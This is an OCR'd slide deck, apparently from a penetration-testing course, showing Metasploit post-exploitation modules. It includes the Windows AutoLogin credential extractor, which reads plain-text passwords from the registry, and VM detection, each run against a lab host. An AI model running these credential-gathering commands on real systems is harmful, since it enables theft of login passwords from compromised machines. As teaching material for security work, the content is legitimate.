
Autologon Password

```
msf post(windows_autologin) > info post/windows/gather/credentials/windows_autologin

       Name: Windows Gather AutoLogin User Credential Extractor
     Module: post/windows/gather/credentials/windows_autologin
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Myo Soe

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module extracts the plain-text Windows user login password in
  Registry. It exploits a Windows feature that Windows (2000 to 2008
  R2) allows a user or third-party Windows Utility tools to configure
  User AutoLogin via plain-text password insertion in
  (Alt)DefaultPassword field in the registry location -
  HKLM\Software\Microsoft\Windows NT\WinLogon. This is readable by all
  users.

References:
  http://support.microsoft.com/kb/315231
  http://core.yehg.net/lab/#tools.exploits
```


Not On By Default

```
msf post(windows_autologin) > set SESSION 2
SESSION => 2
msf post(windows_autologin) > exploit

[*] Running against WIN-JWBPPZSXEFV on session 2
[*] The Host WIN-JWBPPZSXEFV is not configured to have AutoLogon password
[*] Post module execution completed
msf post(windows_autologin) >
```


sso (MimiKatz)




On By Default 😌




Gather Modules




More Gather Modules




CheckVM


msf post(sso) > info post/windows/gather/checkvm
Name: Windows Gather Virtual Environment Detection
Module: post/windows/gather/checkvm
Platform: Windows
Arch:
Rank: Normal
Provided by:
Carlos Perez <carlos_perez@darkoperator.com>
Basic options:
Name Current Setting Required Description
SESSION yes The session to run this module on.
Description:
This module attempts to determine whether the system is running inside of a virtual environment and if so, which one. This module supports detectoin of Hyper-V, VMWare, Virtual PC, VirtualBox, Xen, and QEMU.
msf post(sso) >

It Works!


msf post(sso) > use post/windows/gather/checkvm
msf post(checkvm) > show options
Module options (post/windows/gather/checkvm):
Name Current Setting Required Description
SESSION yes The session to run this module on.
msf post(checkvm) > set SESSION 2
SESSION => 2
msf post(checkvm) > exploit
[*] Checking if WIN-JWBPPZSXEFV is a Virtual Machine .....
[*] This is a VMware Virtual Machine
[*] Post module execution completed
msf post(checkvm) >

